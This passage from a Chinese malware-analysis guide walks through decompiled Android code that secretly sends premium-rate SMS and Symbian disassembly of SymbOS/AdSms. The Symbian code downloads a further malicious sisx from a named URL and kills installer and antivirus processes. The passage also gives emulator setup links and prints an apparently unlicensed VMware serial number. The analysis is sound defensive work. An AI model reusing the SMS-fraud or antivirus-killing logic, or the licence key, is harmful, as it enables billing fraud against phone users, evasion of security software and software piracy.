    localSmsManager.sendTextMessage("10626213", null, "aAHD", localPendingIntent1, localPendingIntent2);
}

private void sendCM2()
{
    SmsManager localSmsManager = SmsManager.getDefault();
    Context localContext = this.context;
    Intent localIntent = new Intent();
    PendingIntent localPendingIntent1 = PendingIntent.getBroadcast(localContext, 0, localIntent, 0);
    PendingIntent localPendingIntent2 = null;
    localSmsManager.sendTextMessage("106691819", null, "95pAHD", localPendingIntent1, localPendingIntent2);
}

private void sendUC()
{
    SmsManager localSmsManager = SmsManager.getDefault();
    Context localContext = this.context;
    Intent localIntent = new Intent();
    PendingIntent localPendingIntent1 = PendingIntent.getBroadcast(localContext, 0, localIntent, 0);
    PendingIntent localPendingIntent2 = null;
    localSmsManager.sendTextMessage("10665123085", null, "58#28AHD", localPendingIntent1, localPendingIntent2);
}

```

这跟 LBE 隐私卫士监控到的行为是一致的：



下面是触发扣费短信发送的事件代码，当 scState 值不为"Y"时才发送短信，以保证只执行一次短信

发送：

```
public void sendSms()
{
    String str = getStateVal();
    if (!"Y".equals(str))
    {
        sendCM();
        sendCM1();
        sendCM2();
        sendUC();
        save();
    }
}
```

更新 scState 值（是否发送扣费短信的标志值）及 scNumber 值（当前系统时间的毫秒数）的事件代码如下：

```
public void save()
{
    SharedPreferences.Editor localEditor1 = this.scDB.edit();
    String str1 = this.scState;
    SharedPreferences.Editor localEditor2 = localEditor1.putString(str1, "Y");
    String str2 = this.scNumber;
    long l = System.currentTimeMillis();
    SharedPreferences.Editor localEditor3 = localEditor1.putLong(str2, l);
    boolean bool = localEditor1.commit();
}
```

此时打开 adb shell，进入到 /data/data/com.mj.iCalendar/shared\_prefs 目录，可以看到有个 iBookT.xml 文件，里面就保存着 scState 值和 scNumber 值：

```
# pwd
pwd
/data/data/com.mj.iCalendar/shared_prefs
# ls
ls
iBookT.xml
# cat iBookT.xml
cat iBookT.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
<long name="iBookN" value="1314513328927" />
<string name="iBookS">Y</string>
</map>
```

## 4.4 总结

虽然动态分析是获知安卓病毒恶意行为最快的方式，但目前还没有可监控全面的行为监控工具，比如蓝牙、红外之类的检测技术都还不够成熟，有时还得有两部安卓机才能方便测试，目前国内的杀毒厂商对于 Android 病毒分析还是以静态分析为主，从分析报告中可以看出这点。综上所述，当前的 Android 恶意文件分析的方法主要可归结为以下 2 点：

- ◆ 利用 LBE 隐私卫士和 DroidBox 沙盘进病毒进行实时行为监控；
- ◆ 利用反编译工具对病毒进行手工静态分析。

## 5、Symbian 平台下的恶意文件行为分析

### 5.1 环境搭建

#### 5.1.1 创建模拟器

*ActivePerl:*

<http://cnc.skycn.com/down.php?uri=http://61.163.92.164:82/down/ActivePerl-5.8.8.822-MSWin32-x86-280952.zip>

用于搭建 Perl 脚本运行环境的工具，否则安装 S60 SDK 时会提示安装 Perl。

*JDK-WINDOWS:*

<http://download.oracle.com/otn-pub/java/jdk/6u26-b03/jdk-6u26-windows-i586.exe>

用于支持 JAVA 运行环境。

*S60V3-SDK:*

<http://www.forum.nokia.com/main/0,6566,034-4,00.html>

需注册后才可安装，是 S60V3 模拟器，win7 下安装失败，建议在 XP 下测试。

*S60V5-SDK:*

[http://sw.nokia.com/id/577ad48d-290c-4bb5-8bdf-779ea8a5bc6c/S60\\_5th\\_Edition\\_SDK\\_v1\\_0\\_en.zip](http://sw.nokia.com/id/577ad48d-290c-4bb5-8bdf-779ea8a5bc6c/S60_5th_Edition_SDK_v1_0_en.zip)

诺基亚官方提供的 SDK 工具包，安装后就可在 PC 端实现 S60V5 模拟器。win7 下安装失败，建议在 XP 下测试。

#### 5.1.2 SIS 文件解压工具

*SISContents:* 支持 sis/sisx 格式，主要也是用于解压 sis/sisx 压缩包，还可显示应用程序的权限和操作（如安装时运行或者卸载时运行）。(推荐)

*SISXplorer:* 用于提取 sis/sisx 文档所包含的各类文件，如图片资源、应用程序等。

#### 5.1.3 反编译工具

*Java Decompiler GUI:* <http://java.decompiler.free.fr/>

一款 JAVA 反编译器，具有 GUI 界面，用于针对塞班平台下的 jar 文件进行反编译，其方法与 android 平台的分析一样，这里不再赘述。

*Desquirr:* <http://desquirr.sourceforge.net/desquirr/>

一款 IDA 插件，用于反编译 C/C++，只支持 x86 和 ARM 体系。

#### 5.1.4 反汇编工具

*IDA:* 在早期版本中并不能直接对 Symbian 程序进行反汇编，现在 IDA 5.5 或者更高版本都可直接对塞班程序进行反汇编，并且能识别出 Symbian API 函数，但显示的是 ARM 汇编，与传统的 80x86 汇编还是有所不同的，可下载一本 ARM 指令参考手册，便于分析时查询指令。除此之外，IDA 在对塞班程序进行反汇编时，感觉有些地方还不是很准确，以及交叉参考功能并没有完全显示出来。

#### 5.1.5 病毒在线扫描站点

具体内容参见 2.1.6 节和 4.2 节介绍的在线扫描网站。

## 5.2 分析过程

先将样本上传到网站上进行扫描，以帮助判断是否为病毒：


Virustotal is a **service that analyzes suspicious files and URLs** and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware detected by antivirus engines. [More information...](#)

0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is goodware. 0 VT Community user(s) with a total of 0 reputation credit(s) say(s) this sample is malware.


File name: s60.sisx  
Submission date: 2011-06-02 05:36:10 (UTC)  
Current status: finished  
Result: 12 / 41 (29.3%)

VT Community  
? not reviewed Safety score: -


再用 SISContents 解压 sis/sisx 压缩包，同时查看里面的应用程序权限及操作，下面是 SymbOS/AdSms 病毒的情况，由下可以看到 Loader\_0x200419A4.exe 是在安装 sisx 文件时运行的，并且它具有关闭进程和系统、创建可信 UI 进程、网络服务、读取用户数据等权限，因此很有可能它就是病毒主体：



然后将上述文件解压出来，再用 IDA 打开 Loader\_0x200419A4.exe 进行反汇编，也可直接用 IDA 打开 sisx 文件，因为 IDA 会自动识别出里面所包含的所有应用程序：



注意：有时在用 IDA 打开应用程序时可能会遇到如下问题：



这时就需要用 petran.exe 对其进行解压缩，在 S60V5 SDK 下，该工具位于 C:\S60\devices\S60\_5th\_Edition\_SDK\_v1.0\epoc32\tools 目录下，可使用以下命令对程序进行解压缩：

```
petran - nocompress <filename>
```

解压后再用 IDA 打开即可。接着我们先查看下程序所包含的字符串，可以了解到它可能会去下载另一个 sisx 文件：

Address	Length	Type	String
"..." .text:0000A...	00000012	C	15XLeaveException
"..." .text:0000B...	0000000B	C	9CCoreDeal
"..." .text:0000B...	00000014	C	17CSilentInstEngine
"..." .text:0000B...	0000002C	C	http://sb.huasky.net/update/load_v1.10.sisx
"..." .text:0000B...	0000001B	C	24MHttpDownloadMgrObserver

除了下载恶意文件并在后台安装外，它还会搜索进程以终止一些杀毒进程（如 QQ 手机管家、360 手机卫士……），与此同时，为了防止用户安装杀软及卸载病毒，它还会将 Symbian 上的安装进程 installserver.exe 和卸载进程 SEInstSvrUI.exe 给杀掉，如果你试图用 QQ 手机管家卸载它，那么就有可能直接死机，或者马上被终止管家进程，并提示 “This is a Nokia S60 update components,please dont't deleted!”。

搜索进程：

IDA View-A | X ... Strings window | X Hex View-A | X Structures | X Enums | X Imports | X Exports |

```

t:000088FC          ; CODE XREF: _KillProcess+881j
t:000088FC loc_88FC
t:000088FC          BL    _ZNK7TDesC165FindERKS_ ; TDesC16::FindF(TDesC16 const&)
t:00008900          MOV   R3, #0x80000000
t:00008904          CMN   R0, #1
t:00008908          MOU   R2, R4
t:0000890C          MOU   R3, R3,ASR#16
t:00008910          MOU   R1, R5
t:00008914          MOU   R0, R7
t:00008918          BEQ   loc_88E0
t:0000891C          STR   R3, [R11,#var_448]
t:00008920          BL    _ZN11RHandleBase4OpenERK15TFindHandleBase10TOwnerType ; RHandleBase::Open(TFindH
t:00008924          SUBS  R1, R0, #0
t:00008928          MOU   R0, R7
t:0000892C          BNE   loc_88E0
t:00008930          BL    _ZN8RProcess4KillEI ; RProcess::Kill(int)
t:00008934          MOU   R0, R7
t:00008938          BL    _ZN11RHandleBase5CloseEv ; RHandleBase::Close(void)
t:0000893C          MOU   R1, R6
t:00008940          MOU   R0, R5
t:00008944          BL    _ZN12TFindProcess4NextER4TBufILi256EE ; TFindProcess::Next(TBuf<256> &)
t:00008948          SUBS  R4, R0, #0
t:0000894C          MOU   R1, R8
t:00008950          MOU   R0, R6

```


UNKNOWN 00008928: \_KillProcess+8C

终止进程，并提示消息，其中 IDA 对 symbian 中的 unicode 字符串识别得还不是很好：

```

:000081C0 sub_81C0          ; CODE XREF: sub_820C1j
:000081C0
:000081C0 oldR11           = -0xC
:000081C0 oldSP            = -8
:000081C0 oldLR            = -4
:000081C0
:000081C0          MOU   R12, SP
:000081C4          STMFD SP!, {R11,R12,LR,PC}
:000081C8          LDR   R0, =aSwinstsvrui_ex ; "\x0FSWinStSurUI.exe"
:000081CC          SUB   R11, R12, #4
:000081D0          BL    _killProcess
:000081D4          LDR   R0, =aInstallserver_ ; "\x11installserver.exe"
:000081D8          BL    nullsub_1
:000081DC          BL    _killProcess
:000081E0          LDR   R0, =aThisIsANokiaS6 ; "<This is a Nokia S60 update components,>..."
:000081E4          BL    nullsub_2
:000081E8          BL    _MessageBox
:000081EC          LDR   R0, =aLoader_0x20041 ; "\x15Loader_0x200419A4.exe"
:000081F0          BL    nullsub_3
:000081F4          LDMFD SP, {R11,SP,LR}
:000081F8          B     _ExecApp
:000081F8 ; End of function sub_81C0

```




重启手机后，Loader\_0x20041914.exe 也会跟着自启动：




除了用 IDA 静态反汇编外，还可利用 IDA 远程调试塞班程序。具体操作步骤如下：


- 1、先在塞班手机上安装 AppTRK 软件，用于跟 IDA 进行通信，可到官方下载对应手机版本的软件：<http://tools.ext.nokia.com/trk/>。接着选择蓝牙或者 USB 的连接方式，通常以 USB 方式连接。连接前还需安装诺基亚 PC 套件，然后再用数据线将电脑与手机连接：




2、连接成功后，用 IDA 打开电脑上的 sis/sisx 文件，并加载对应的 exe 程序，如上面所提到的那样操作。反汇编分析完后，点击菜单“Debugger”-->“Select debugger”，在对话框内选择 Remote Symbian Debugger，然后点击 OK。



3、点击菜单“Debugger”-->“Process options”，在对话框内的 Application 和 Input file 编辑栏填写所要调试的 Symbian 手机软件 Exe 文件在手机上的完整路径，该路径可用 QQ 手机管家的进程管理查看，或者用 SISContents 查看。如果在安装样本时遇到权限不够的提示，那就应该对程序签名后安装，可借助 sisx 直签工具来实现。



4、回到 IDA 用 F2 设置断点，F7 单步步入，F8 单步跳过，F9 运行，与 OD 调试器的快捷键是一致的。下图是在动态调试 SymbOS/AdSms 病毒时下载恶意 sisx 程序的情况：



下面是病毒将会去杀掉的进程，即：

Qh360、2002593、s360、2000EED、Agile、MoAshm、NqAv、NqEng、HighCap、NqHc、NQCom、NQphone、dgserver、Mobile110、QQPim、pw\_main、workFire。

```
aQh3602002593S3 DCB "Q",0,"h",0,"3",0,"6",0,"0",0,"2",0,"0",0,"0",0,"2",0,"5",0,"9",0,"3",
DCB 0,"s",0,"3",0,"6",0,"0",0,"0",0,"2",0,"0",0,"0",0,"0",0,"E",0,"E",0,"D",0,"0",0
DCB "A",0,"g",0,"i",0,"l",0,"e",0,"0",0,"M",0,"o",0,"0","h",0,"s",0,"h",0,"m",0,"0",0,"N"
DCB 0,"q",0,"A",0,"v",0,"0",0,"N",0,"q",0,"E",0,"n",0,"g",0,"0",0,"H",0,"i",0,"g",0
DCB "h",0,"C",0,"a",0,"p",0,"0",0,"N",0,"q",0,"H",0,"c",0,"0",0,"N",0,"Q",0,"C",0,"0"
DCB 0,"m",0,"0",0,"N",0,"Q",0,"P",0,"h",0,"o",0,"n",0,"e",0,"0",0,"d",0,"g",0,"s",0
DCB "e",0,"r",0,"v",0,"e",0,"r",0,"0",0,"M",0,"o",0,"b",0,"i",0,"1",0,"e",0,"1",0,"1"
DCB 0,"0",0,"0",0,"Q",0,"P",0,"i",0,"m",0,"0",0,"p",0,"w",0,"_0",0,"m",0,"a",0
DCB "i",0,"n",0,"0",0,"w",0,"0",0,"r",0,"k",0,"F",0,"i",0,"r",0,"e",0
```

### 5.3 总结

对于 Symbian Malware 分析，目前还大多是以手工分析为主，以 IDA 静态反汇编和动态调试为主要方法，还没有类似 windows 平台下全面的行为监控工具，尤其是对红外、蓝牙之类的检测技术还有待发展。如果有两部实体机用于测试的话，可能在行为分析方面会更方便，例如美国的 F-Secure 安全公司的 RF 实验室一样。虽然目前 Symbian 已经落没了，但 Mobile Malware 还以 Android 和 Symbian 两大手机系统为主要对象，其中安卓恶意文件在近年来发展甚快，传播甚广。通过上面的分析过程，我们可以将 Symbian 恶意文件分析的方法归结以下 3 点：

- ◆ 利用 IDA 手工静态分析；
- ◆ 利用 IDA 远程动态调试 symbian 程序；
- ◆ 利用多部实体机运行病毒来测试，但需要一定的经济投入和硬件需求。

## 6、iPhone 平台下的恶意文件行为分析

### 6.1 环境搭建

#### 6.1.1 创建模拟器

VMware Workstation: <http://www.verycd.com/topics/2764299/>

可用序列号(SN): FU7H8-6VFEK-481GP-W4XEE-MGHFA，用于创建 MAC OS，因为 iPhone 模拟器要求只能在 MAC 上安装运行。

*Mac OS X 10.6.3 Snow Leopard:* <ftp://ftp1.macosx.com.cn:89/system/Mac.OS.X.10.6.3.Retail.dmg>

*darwin300 引导盘:*

<http://cid-f1ddc825780f3571.skydrive.live.com/self.aspx/Public/vmware/darwin300.rar>

*RebelEFI 引导盘:*

<http://cid-f1ddc825780f3571.skydrive.live.com/self.aspx/Public/vmware/Rebel%20EFI.rar>

*iPhone 模拟器:* <http://download.macwind.com/iPhoneSimulatorPlatform.zip>

关于在 Windows 下创建 iPhone 模拟器的具体操作过程可参见以下两篇文章：

《Mac OS 下的 iPhone 模拟器》: <http://www.linuxsight.com/blog/2075>

《VMware Workstation 7 虚拟机安装 Mac OS X Snow Leopard》:

<http://www.zpc.im/2010/06/vmware-workstation-mac-os-x-snow-leopard.html>

### 6.1.2 逆向分析工具

